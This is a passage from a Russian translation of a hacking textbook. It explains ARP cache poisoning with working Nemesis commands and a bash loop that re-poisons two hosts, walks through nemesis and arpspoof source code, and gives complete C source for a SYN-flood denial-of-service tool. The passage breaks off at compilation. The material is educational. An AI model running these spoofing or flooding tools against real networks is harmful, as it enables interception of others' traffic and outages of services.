


Спуфинг — это первый этап операции по перехвату пакетов в коммутируемой сети. Еще две интересные детали дает *протокол определения адреса* (ARP, address resolution protocol). Во-первых, когда ARP-ответ приходит с IP-адресом, уже существующим в ARP-кэше, принимающая система записывает на место имеющегося MAC-адреса новые сведения, найденные в ответе (если запись в ARP-кэше не помечена как неизменяемая). Во-вторых, информация о состоянии ARP-трафика нигде не хранится, так как это потребовало бы дополнительной памяти и усложнило бы протокол, который должен быть простым. А раз так, значит, ARP-ответы принимают даже не посылавшие ARP-запросов системы.

Эти три детали позволяют перехватывать трафик коммутируемой сети, используя технику *ARP-переадресации*. Нужно послать определенным устройствам фальшивые ARP-ответы, чтобы подменить записи в ARP-кэше. Эту технику называют *отравлением ARP-кэша* (ARP cache poisoning). Для перехвата трафика между точками *A* и *B* нужно поменять кэш *A* таким образом, чтобы MAC-адрес атакующего воспринимался как IP-адрес точки *B*. Аналогичные изменения следует внести в ARP-кэш, сделав так, чтобы вместо IP-адреса точки *A* фигурировал этот же MAC-адрес. Затем атакующей машине остается переслать пакеты по адресу назначения. Трафик будет доставляться адресату, проходя по пути через машину хакера.

Точки *A* и *B* вставляют в отправляемые пакеты Ethernet-заголовки, базируясь на своих ARP-кэшах, поэтому IP-трафик из точки *A*, предназначенный для точки *B*, фактически посылается на MAC-адрес атакующего — и наоборот. Так как коммутатор фильтрует трафик по MAC-адресам, он отправит IP-трафик из точек *A*

и *B* с MAC-адресом атакующего на порт атакующей машины. Там IP-пакеты будут снабжены корректными Ethernet-заголовками и отправлены обратно на коммутатор для пересылки по настоящим адресатам. В описанной ситуации коммутатор работает должным образом, а вот компьютеры жертв оказались обманутыми и проложили новый маршрут с заходом на машину хакера.



Из-за ограниченного времени жизни кэша машины жертв периодически посылают реальные ARP-запросы и получают настоящие ARP-ответы. Чтобы переадресация трафика не прекратилась, следует поддерживать отравление ARP-кэшей. Этого можно добиться, например, посылая поддельные ARP-ответы на машины A и B через равные интервалы времени, скажем, каждые 10 секунд.

Система, направляющая трафик из локальной сети в интернет, называется *шлюзом* (gateway). Особый интерес ARP-перенаправление представляет в случае, когда жертвой становится шлюз по умолчанию, ведь проходящие между ним и другой системой пакеты составляют интернет-трафик этой системы. Если машина с адресом 192.168.0.118 обменивается данными со шлюзом по адресу 192.168.0.1 через коммутатор, трафик будет ограничен указанным MAC-адресом. Даже в неразборчивом режиме сниффинг такого трафика неосуществим. Но его можно перенаправить.

Первым делом требуется определить MAC-адреса машин с адресами 192.168.0.118 и 192.168.0.1. Это можно сделать, отправив пинги на указанные узлы, ведь протокол ARP задействуется при любой попытке IP-соединения. Сниффер покажет обмен данными по протоколу ARP, а операционная система кэширует полученную связь адресов IP/MAC.

```
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octets data
64 octets from 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms
```

```
    192.168.0.1 ping statistics
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octets data
64 octets from 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms
    192.168.0.118 ping statistics
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
reader@hacking:~/booksrc $ arp -na
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.118) at 00:C0:F0:79:3D:30 [ether] on eth0
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
          inet addr:192.168.0.193 Bcast:192.168.0.255 Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
          RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:601686 (587.5 Kb) TX bytes:288567 (281.8 Kb)
          Interrupt:9 Base address:0xc000
reader@hacking:~/booksrc $
```

В результате MAC-адреса узлов 192.168.0.118 и 192.168.0.1 окажутся в ARP-кэше хакера. Это позволит отправлять истинным адресатам пакеты, после того как они пройдут через его машину. При встроенной в ядро возможности IP-переадресации остается только регулярно отправлять поддельные ARP-ответы. Узлу 192.168.0.118 следует сообщить, что узел 192.168.0.1 имеет MAC-адрес **00:00:AD:D1:C7:ED**. Эта же информация сообщается узлу 192.168.0.1 касательно узла 192.168.0.118. Вставку поддельных ARP-пакетов можно осуществить из командной строки, например с помощью инструмента Nemesis. Его создатель Марк Граймс задумывал Nemesis как пакет инструментов, но, начиная с версии 1.4, новый разработчик Джефф Натан свел все возможности в единую программу. Ее исходный код находится на загрузочном диске в папке /usr/src/nemesis-1.4/. Программа уже собрана и установлена.

```
reader@hacking:~/booksrc $ nemesis

NEMESIS     The NEMESIS Project Version 1.4 (Build 26)

NEMESIS Usage:
    nemesis [mode] [options]

NEMESIS modes:
    arp
    dns
    ethernet
    icmp
    igmp
    ip
    ospf (currently non-functional)
```

```
    rip
    tcp
    udp

NEMESIS options:
    To display options, specify a mode with the option "help".

reader@hacking:~/booksrc $ nemesis arp help

ARP/RARP Packet Injection     The NEMESIS Project Version 1.4 (Build 26)

ARP/RARP Usage:
    arp [-v (verbose)] [options]

ARP/RARP Options:
    -S <Source IP address>
    -D <Destination IP address>
    -h <Sender MAC address within ARP frame>
    -m <Target MAC address within ARP frame>
    -s <Solaris style ARP requests with target hardware addess set to broadcast>
    -r ({ARP,RARP} REPLY enable)
    -R (RARP enable)
    -P <Payload file>

Data Link Options:
    -d <Ethernet device name>
    -H <Source MAC address>
    -M <Destination MAC address>

You must define a Source and Destination IP address.
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.1 -D
192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED
M 00:C0:F0:79:3D:30

ARP/RARP Packet Injection     The NEMESIS Project Version 1.4 (Build 26)

              [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
 [Ethernet type] ARP (0x0806)

 [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
[Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30

       [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB

ARP Packet Injected
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.118 -D
192.168.0.1 -h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)
              [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
```

```
    [Ethernet type] ARP (0x0806)
 [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
[Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
       [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
reader@hacking:~/booksrc $
```

Тут используются две команды, подделывающие ARP-ответы узла 192.168.0.1 узлу 192.168.0.118 и в обратном направлении. В обоих случаях в качестве MAC-адреса узла предлагается MAC-адрес атакующего — **00:00:AD:D1:C7:ED**. Если повторять эти команды каждые 10 секунд, фальшивые ARP-ответы смогут сохранять отравление ARP-кэшей и переадресацию трафика. Стандартная оболочка BASH позволяет с помощью знакомых вам управляющих инструкций создавать из команд сценарии. Вот пример, в котором бесконечный цикл while каждые 10 секунд посылает два ответа, отравляющих ARP-кэш.

```
reader@hacking:~/booksrc $ while true
> do
> sudo nemesis arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h
00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M
00:C0:F0:79:3D:30
> sudo nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h
00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01
> echo "Redirecting..."
> sleep 10
> done

ARP/RARP Packet Injection     The NEMESIS Project Version 1.4 (Build 26)

              [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
    [Ethernet type] ARP (0x0806)

 [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
[Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
       [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4
Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected

ARP/RARP Packet Injection     The NEMESIS Project Version 1.4 (Build 26)
```

```
            [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
    [Ethernet type] ARP (0x0806)

 [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
[Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
       [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4
Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.
ARP Packet Injected
Redirecting...
```

Вот так простой инструмент Nemesis и стандартная оболочка BASH позволяют быстро воспользоваться сетевой уязвимостью. Для генерации и вставки фальшивых пакетов Nemesis пользуется библиотекой C libnet, которая, как и библиотека libpcap, использует raw-сокеты и устраняет различия между платформами при помощи стандартизованного интерфейса. В ней есть несколько удобных функций для работы с сетевыми пакетами, например генерация контрольной суммы.

Библиотека libnet дает нам простой, стандартный API для генерации и вставки сетевых пакетов. Он хорошо документирован, а назначение функций можно понять по их именам. Исходный код инструмента Nemesis показывает, насколько легко ARP-пакеты генерируются с помощью библиотеки libnet. Файл nemesis-arp.c содержит несколько функций генерации и вставки этих пакетов с применением статически определенных структур данных для информации об их заголовках. Вот функция `nemesis_arp()`, осуществляющая эту операцию в программе nemesis.c:

Из файла nemesis-arp.c

```
static ETHERhdr etherhdr;
static ARPhdr arphdr;


void nemesis_arp(int argc, char **argv)
{
    const char *module= "ARP/RARP Packet Injection";

    nemesis_maketitle(title, module, version);

    if (argc > 1 && !strncmp(argv[1], "help", 4))
        arp_usage(argv[0]);

    arp_initdata();
    arp_cmdline(argc, argv);
    arp_validatedata();
    arp_verbose();

    if (got_payload)
    {
```

```
        if (builddatafromfile(ARPBUFFSIZE, &pd, (const char *)file,
            (const u_int32_t)PAYLOADMODE) < 0)
        arp_exit(1);
    }
    if (buildarp(&etherhdr, &arphdr, &pd, device, reply) < 0)
    {
        printf("\n%s Injection Failure\n", (rarp == 0 ? "ARP"   "RARP"));
        arp_exit(1);
    }
    else
    {
        printf("\n%s Packet Injected\n", (rarp == 0 ? "ARP"   "RARP"));
        arp_exit(0);
    }
}
```

Структуры `ETHERhdr` и `ARPhdr` определены в приведенном ниже файле nemesis.h как псевдонимы существующих структур данных из библиотеки libnet. В языке C для создания синонимов типов данных применяется оператор `typedef`.

Из файла nemesis.h

```
typedef struct libnet_arp_hdr ARPhdr;
typedef struct libnet_as_lsa_hdr ASLSAhdr;
typedef struct libnet_auth_hdr AUTHhdr;
typedef struct libnet_dbd_hdr DBDhdr;
typedef struct libnet_dns_hdr DNShdr;
typedef struct libnet_ethernet_hdr ETHERhdr;
typedef struct libnet_icmp_hdr ICMPhdr;
typedef struct libnet_igmp_hdr IGMPhdr;
typedef struct libnet_ip_hdr IPhdr;
```

Функция `nemesis_arp()` вызывает в этом файле другие функции: `arp_initdata()`, `arp_cmdline()`, `arp_validatedata()` и `arp_verbose()`. По именам можно догадаться, что с их помощью последовательно выполняется инициализация данных, обработка аргументов командной строки, проверка данных и вывод каких-то подробных отчетов. В частности, функция `arp_initdata()` присваивает начальные значения в статических структурах данных.

Ниже приведен ее код, который сопоставляет различные элементы заголовочных структур соответствующим значениям из ARP-пакета.

Из файла nemesis-arp.c

```
static void arp_initdata(void)
{
    /* значения по умолчанию */
    etherhdr.ether_type = ETHERTYPE_ARP;  /* Ethernet-тип ARP-пакета */
    memset(etherhdr.ether_shost, 0, 6);   /* Адрес Ethernet-источника */
```

```
    memset(etherhdr.ether_dhost, 0xff, 6); /* Адрес Ethernet-получателя */
    arphdr.ar_op = ARPOP_REQUEST;          /* Код операции ARP: запрос */
    arphdr.ar_hrd = ARPHRD_ETHER;          /* формат устройства: Ethernet */
    arphdr.ar_pro = ETHERTYPE_IP;          /* формат протокола: IP */
    arphdr.ar_hln = 6;                     /* 6 байтов аппаратных адресов */
    arphdr.ar_pln = 4;                     /* 4 байта адресов протокола */
    memset(arphdr.ar_sha, 0, 6);           /* Физический адрес отправителя */
    memset(arphdr.ar_spa, 0, 4);           /* Адрес протокола (IP) отправителя */
    memset(arphdr.ar_tha, 0, 6);           /* Физический адрес получателя */
    memset(arphdr.ar_tpa, 0, 4);           /* Адрес протокола (IP) получателя */
    pd.file_mem = NULL;
    pd.file_s = 0;
    return;
}
```

В конце функция `nemesis_arp()` вызывает функцию `buildarp()` с указателями на заголовочные структуры данных. Судя по способу обработки возвращаемого этой функцией значения, она генерирует пакет и осуществляет его вставку. Ее можно обнаружить еще в одном файле — nemesis-proto_arp.c.

Из файла nemesis-proto_arp.c

```
int buildarp(ETHERhdr *eth, ARPhdr *arp, FileData *pd, char *device,
int reply)
{
    int n = 0;
    u_int32_t arp_packetlen;
    static u_int8_t *pkt;
    struct libnet_link_int *l2 = NULL;

    /* Проверки корректности */

    if (pd->file_mem == NULL)
        pd->file_s = 0;

    arp_packetlen = LIBNET_ARP_H + LIBNET_ETH_H + pd->file_s;

#ifdef DEBUG
    printf("DEBUG: ARP packet length %u.\n", arp_packetlen);
    printf("DEBUG: ARP payload size %u.\n", pd->file_s);
#endif

    if ((l2 = libnet_open_link_interface(device, errbuf)) == NULL)
    {
        nemesis_device_failure(INJECTION_LINK, (const char *)device);
        return -1;
    }

    if (libnet_init_packet(arp_packetlen, &pkt) == -1)
    {
        fprintf(stderr, "ERROR: Unable to allocate packet memory.\n");
        return -1;
    }
```

```
    libnet_build_ethernet(eth->ether_dhost, eth->ether_shost, eth->ether_type,
            NULL, 0, pkt);

    libnet_build_arp(arp->ar_hrd, arp->ar_pro, arp->ar_hln, arp->ar_pln,
            arp->ar_op, arp->ar_sha, arp->ar_spa, arp->ar_tha, arp->ar_tpa,
            pd->file_mem, pd->file_s, pkt + LIBNET_ETH_H);

    n = libnet_write_link_layer(l2, device, pkt,
                LIBNET_ETH_H + LIBNET_ARP_H + pd->file_s);

    if (verbose == 2)
        nemesis_hexdump(pkt, arp_packetlen, HEX_ASCII_DECODE);
    if (verbose == 3)
        nemesis_hexdump(pkt, arp_packetlen, HEX_RAW_DECODE);

    if (n != arp_packetlen)
    {
        fprintf(stderr, "ERROR: Incomplete packet injection. Only
            "wrote %d bytes.\n", n);
    }
    else
    {
        if (verbose)
        {
            if (memcmp(eth->ether_dhost, (void *)&one, 6))
            {
                printf("Wrote %d byte unicast ARP request packet through
                       "linktype %s.\n", n,
                nemesis_lookup_linktype(l2->linktype));
            }
            else
            {
                printf("Wrote %d byte %s packet through linktype %s.\n", n,
                      (eth->ether_type == ETHERTYPE_ARP ? "ARP"   "RARP"),
nemesis_lookup_linktype(l2->linktype));
            }
        }
    }

    libnet_destroy_packet(&pkt);
    if (l2 != NULL)
        libnet_close_link_interface(l2);
    return (n);
}
```

В общих чертах принцип действия функции должен быть вам понятен. Она, пользуясь функциями из библиотеки libnet, открывает интерфейс соединения и инициализирует память для пакета. Затем она строит уровень Ethernet на базе элементов заголовочной структуры данных Ethernet, после чего проделывает то же самое для уровня ARP. Готовый пакет внедряется на устройство и уничтожается, а функция закрывает интерфейс. Чтобы вы лучше понимали, что происходит, вот вам документация на эти функции из справочника библиотеки libnet:

Из справочника библиотеки libnet

libnet_open_link_interface() открывает пакетный интерфейс низкого уровня. Это требуется для записи кадров канального уровня. Предоставляет указатель u_char на имя интерфейсного устройства и указатель u_char на буфер ошибок. Возвращает заполненную структуру libnet_link_int или NULL в случае ошибки.

libnet_init_packet() инициализирует пакет. Если параметр size опущен (или является отрицательным), библиотека подберет подходящее значение (в настоящее время это LIBNET_MAX_PACKET). При успешном выделении памяти она обнуляется и функция возвращает значение 1. При ошибке возвращается значение -1. Так как происходит обращение к функции malloc, следует обязательно использовать функцию destroy_packet().

libnet_build_ethernet() конструирует Ethernet-пакет. В функцию передается адрес назначения, адрес источника (как массивы символов без знака) и тип Ethernet-пакета, указатель на полезную информацию пакета, длина этой полезной информации, а также указатель на заранее выделенный под пакет блок памяти. Пакет ethernet должен принадлежать к одному из следующих типов:

```
Значение           Тип
ETHERTYPE_PUP      Протокол PUP
ETHERTYPE_IP       Протокол IP
ETHERTYPE_ARP      Протокол ARP
ETHERTYPE_REVARP   Обратный протокол ARP
ETHERTYPE_VLAN     IEEE тегирование принадлежности к VLAN
ETHERTYPE_LOOPBACK Для тестирования интерфейсов
```

libnet_build_arp() конструирует пакет ARP (протокола определения адреса). В функцию передается: тип адреса устройства, тип адреса протокола, длина адреса устройства, длина адреса протокола, тип ARP-пакета, аппаратный адрес отправителя, адрес протокола отправителя, адрес целевого устройства, адрес целевого протокола, полезная информация пакета, размер полезной информации и указатель на память, занимаемую заголовком пакета. Функция генерирует ARP-пакеты только для протоколов ethernet/IP ARP, поэтому первое значение всегда будет равняться ARPHRD_ETHER. ARP-пакет должен принадлежать к одному из следующих типов: ARPOP_REQUEST, ARPOP_REPLY, ARPOP_REVREQUEST, ARPOP_REVREPLY, ARPOP_INVREQUEST или ARPOP_INVREPLY.

libnet_destroy_packet() освобождает выделенную под пакет память.

libnet_close_link_interface() закрывает интерфейс низкоуровневого пакета. В случае успеха возвращает 1, при ошибке – -1.

При наличии базового знания языка C, документации к API и здравого смысла можно учиться, анализируя проекты с открытым исходным кодом. Например, Даг Сонг в дополнение к программе dsniff предлагает программу arpspoof, осуществляющую атаку ARP-переадресации.

Справочная информация из программы arpspoof

```
ИМЯ
    arpspoof - перехват пакетов в коммутируемой локальной сети.

СИНТАКСИС
    arpspoof [-i interface] [-t target] host
```

```
ОПИСАНИЕ
    arpspoof перенаправляет пакеты целевого узла (или всех узлов) локальной сети,
    предназначенные другому узлу этой сети, подменяя ARP-ответы. Это эффективный
    способ сниффинга трафика на коммутаторе.

    Нужно заранее настроить перенаправление IP в ядре (или запустить программу,
    которая это делает, например fragrouter(8)).

ПАРАМЕТРЫ
    -i интерфейс
        Задает интерфейс, который будет использоваться.

    -t цель
        Указывает, на каком узле следует выполнить отравление ARP-кэша (если
        параметр не задан, обрабатываются все узлы LAN).
    host
        Задает узел, для которого будут перехватываться пакеты (обычно
        локальный шлюз).

СМ. ТАКЖЕ
    dsniff(8), fragrouter(8)

АВТОР
    Dug Song <dugsong@monkey.org>
```

Главная особенность этой программы — функция `arp_send()`, выполняющая спуфинг пакетов средствами все той же библиотеки libnet. Думаю, вы сможете без труда понять исходный код этой функции, ведь она включает в себя множество уже знакомых вам функций libnet (они выделены жирным шрифтом). Пользоваться структурами и буфером ошибок вы тоже давно умеете.

arpspoof.c

```
static struct libnet_link_int *llif;
static struct ether_addr spoof_mac, target_mac;
static in_addr_t spoof_ip, target_ip;



int
arp_send(struct libnet_link_int *llif, char *dev,
    int op, u_char *sha, in_addr_t spa, u_char *tha, in_addr_t tpa)
{
    char ebuf[128];
    u_char pkt[60];

    if (sha == NULL &&
        (sha = (u_char *)libnet_get_hwaddr(llif, dev, ebuf)) == NULL) {
        return (-1);
    }
    if (spa == 0) {
        if ((spa = libnet_get_ipaddr(llif, dev, ebuf)) == 0)
```

```
            return (-1);
        spa = htonl(spa); /* XXX */
    }
    if (tha == NULL)
        tha = "\xff\xff\xff\xff\xff\xff";

    libnet_build_ethernet(tha, sha, ETHERTYPE_ARP, NULL, 0, pkt);

    libnet_build_arp(ARPHRD_ETHER, ETHERTYPE_IP, ETHER_ADDR_LEN, 4,
        op, sha, (u_char *)&spa, tha, (u_char *)&tpa,
        NULL, 0, pkt + ETH_H);

    fprintf(stderr, "%s ",
        ether_ntoa((struct ether_addr *)sha));

    if (op == ARPOP_REQUEST) {
        fprintf(stderr, "%s 0806 42: arp who-has %s tell %s\n",
            ether_ntoa((struct ether_addr *)tha),
            libnet_host_lookup(tpa, 0),
            libnet_host_lookup(spa, 0));
    }
    else {
        fprintf(stderr, "%s 0806 42: arp reply %s is-at
            ether_ntoa((struct ether_addr *)tha),
            libnet_host_lookup(spa, 0));
        fprintf(stderr, "%s\n",
            ether_ntoa((struct ether_addr *)sha));
    }
    return (libnet_write_link_layer(llif, dev, pkt, sizeof(pkt)) == sizeof(pkt));
}
```

Остальные функции libnet предназначены для получения аппаратных адресов и IP-адресов, а также для поиска узлов. Их назначение можно понять по именам, кроме того, они подробно описаны в справочнике библиотеки libnet.

Из справочника библиотеки libnet

libnet_get_hwaddr() принимает указатель на структуру interface канального уровня, указатель на имя сетевого устройства и пустой массив, который будет использоваться в случае ошибки. Функция возвращает MAC-адрес указанного интерфейса или 0 в случае ошибки (причина ошибки содержится в массиве).

libnet_get_ipaddr() принимает указатель на структуру interface канального уровня, указатель на имя сетевого устройства и пустой массив, который будет использоваться в случае ошибки. Функция возвращает IP-адрес указанного интерфейса в локальном порядке байтов или 0 в случае ошибки (причина ошибки содержится в массиве).

libnet_host_lookup() преобразует полученный IPv4-адрес с сетевым порядком байтов (от старшего к младшему) в удобный для восприятия вид. Если переменная use_name равна 1, функция libnet_host_lookup() попытается распознать этот IP-адрес и вернуть имя узла, в противном случае (или при неудачном завершении поиска) она вернет десятичное представление адреса с точками в виде ASCII-строки.

Если вы умеете читать код на языке C, вы сможете многому научиться, разбирая примеры из существующих программ. Библиотеки `libnet` и `libpcap` снабжены обширной документацией, подробно объясняющей вещи, которые не понять при простом изучении исходного кода. Мне хотелось бы научить вас получать знания из кода чужих программ, а не просто пользоваться готовыми библиотеками. Ведь существует множество других библиотек и построенных на их базе программ.

0x450 Отказ в обслуживании

Один из простейших видов сетевой атаки — *отказ в обслуживании* (DoS, denial of service). В этом случае хакер не пытается украсть информацию, а блокирует доступ к службе или ресурсу. Можно выделить два варианта DoS-атак: вызывающие аварийное завершение работы системы и насыщающие полосу пропускания.

Атаки, вызывающие аварийное завершение работы, больше напоминают эксплуатацию не сетевой уязвимости, а уязвимости программы. Зачастую они завязаны не недостатки реализации, допущенные конкретным производителем. Неверно выполненное переполнение буфера, как правило, прекращает работу программы, а не направляет ее выполнение в сторону внедренного шелл-кода. Если эта программа находится на сервере, то после прекращения ее работы он становится недоступен. Атаки такого типа обычно привязаны к конкретным версиям конкретных программ. Обработку сетевого стека выполняет операционная система, поэтому сбой в коде вызывает остановку работы ядра и отказ в обслуживании всей машины. В современных операционных системах многие из этих уязвимостей уже устранены, но подумать о вариантах применения описанных техник в различных ситуациях все равно стоит.

0x451 SYN-флуд

Атака, известная как SYN-флуд, пытается превысить число соединений в TCP/IP-стеке. Протокол TCP поддерживает надежные соединения, и за каждым из них нужно следить. Этим занимается TCP/IP-стек в ядре, но он может сохранить ограниченное количество входящих соединений. Извлечь выгоду из этого ограничения позволяет спуфинг.

Атакующий затапливает систему жертвы многочисленными SYN-пакетами с несуществующими адресами отправителя. Каждый такой пакет инициирует TCP-соединение, поэтому машина-жертва рассылает по фальшивым адресам SYN/ACK-пакеты и ждет ACK-ответов. Все наполовину открытые соединения помещаются в специальную очередь, но ее размер ограничен. Так как рассылка проводится по фальшивым адресам, машина не дождется ACK-ответов, которые позволят установить соединение и тем самым удалить записи из очереди. Вместо этого наполовину открытые соединения сами закроются после некоторого ожидания, то есть через относительно длительный временной промежуток.

Пока продолжается наплыв фальшивых SYN-пакетов, очередь ожидающих открытия соединений остается переполненной, что делает практически невозможным получение системой реальных SYN-пакетов и установку TCP/IP-соединения.

Мы можем написать программу для такой атаки, взяв за основу код программ Nemesis и arpspoof. В приведенном ниже примере фигурируют уже знакомые вам функции из библиотеки libnet и функции сокетов. В коде Nemesis псевдослучайные числа для различных IP-полей генерирует функция `libnet_get_prand()`. Выбор начального значения для генератора делает функция `libnet_seed_prand()`. Ниже они будут использоваться аналогичным образом.

---

synflood.c

```
#include <libnet.h>

#define FLOOD_DELAY 5000 // Задержка между внедрением пакетов - 5000 мс

/* Возвращает IP в нотации x.x.x.x */
char *print_ip(u_long *ip_addr_ptr) {
    return inet_ntoa( *((struct in_addr *)ip_addr_ptr) );
}

int main(int argc, char *argv[]) {
    u_long dest_ip;
    u_short dest_port;
    u_char errbuf[LIBNET_ERRBUF_SIZE], *packet;
    int opt, network, byte_count, packet_size = LIBNET_IP_H + LIBNET_TCP_H;

    if(argc < 3)
    {
        printf("Usage:\n%s\t <target host> <target port>\n", argv[0]);
        exit(1);
    }
    dest_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE); // Узел
    dest_port = (u_short) atoi(argv[2]); // Порт

    network = libnet_open_raw_sock(IPPROTO_RAW); // Открытие сетевого интерфейса
    if (network == -1)
        libnet_error(LIBNET_ERR_FATAL, "невозможно открыть сетевой интерфейс.
                    программу нужно запустить с полномочиями root.\n");
    libnet_init_packet(packet_size, &packet); // Выделение памяти под пакет
    if (packet == NULL)
        libnet_error(LIBNET_ERR_FATAL, "невозможно инициализировать пакетную
                                        память.\n");

    libnet_seed_prand(); // Инициализация генератора случайных чисел

    printf("SYN-флуд порта %d of %s..\n", dest_port, print_ip(&dest_ip));
    while(1) // бесконечный цикл (до прерывания комбинацией Ctrl+C)
    {
        libnet_build_ip(LIBNET_TCP_H,        // Размер пакета без IP-заголовка
            IPTOS_LOWDELAY,                  // Тип сервиса IP
            libnet_get_prand(LIBNET_PRu16),  // IP ID (случайный)
```

```
            0, // Фрагментация
            libnet_get_prand(LIBNET_PR8),    // TTL (случайный)
            IPPROTO_TCP,                     // Транспортный протокол
            libnet_get_prand(LIBNET_PRu32),  // IP источника (случайный)
            dest_ip,                         // Целевой IP
            NULL,                            // Полезные данные (отсутствуют)
            0,                               // Длина полезных данных
            packet);                         // Память заголовка пакета

        libnet_build_tcp(libnet_get_prand(LIBNET_PRu16), // TCP-порт отправителя
                                                         // (случайный)
            dest_port,                       // TCP-порт получателя
            libnet_get_prand(LIBNET_PRu32),  // Порядковый номер (случайный)
            libnet_get_prand(LIBNET_PRu32),  // Номер подтверждения (случайный)
            TH_SYN,                          // Управляющие флаги (задан только
                                             // флаг SYN)
            libnet_get_prand(LIBNET_PRu16),  // Размер окна (случайный)
            0,                               // Указатель срочности
            NULL,                            // Полезные данные (отсутствуют)
            0,                               // Длина полезных данных
            packet + LIBNET_IP_H);           // память заголовка пакета

        if (libnet_do_checksum(packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
            libnet_error(LIBNET_ERR_FATAL, "невозможно посчитать контрольную
                                           сумму\n");

        byte_count = libnet_write_ip(network, packet, packet_size); // Внедрение
                                                                    // пакета
        if (byte_count < packet_size)
            libnet_error(LIBNET_ERR_WARNING, "Внимание: Записан неполный пакет.
                        (%d из %d байтов)", byte_count, packet_size);

        usleep(FLOOD_DELAY); // Ожидание FLOOD_DELAY миллисекунд
    }

        libnet_destroy_packet(&packet); // Освобождение занятой пакетом памяти

        if (libnet_close_raw_sock(network) == -1) // Закрытие сетевого интерфейса
        libnet_error(LIBNET_ERR_WARNING, "невозможно закрыть сетевой интерфейс.");

    return 0;
}
```

Функция `print_ip()` преобразует тип u_long, используемый библиотекой libnet для хранения IP-адресов, в ожидаемый функцией `inet_ntoa()` тип struct. Приведение типов выполняется для компилятора и никак не меняет значений.

Мы воспользовались библиотекой libnet версии 1.1, несовместимой с libnet версии 1.0. Но программы Nemesis и arpspoof до сих пор работают с версией 1.0, поэтому я добавил ее в среду LiveCD — она будет применяться в программе synflood. Для компиляции при наличии библиотеки libnet мы добавили флаг `-lnet`, как делалось в случае с библиотекой libpcap. Однако в листинге ниже мы видим, что компилятору этого недостаточно:

```
reader@hacking:~/booksrc $ gcc -o synflood synflood.c -lnet
In file included from synflood.c:1:
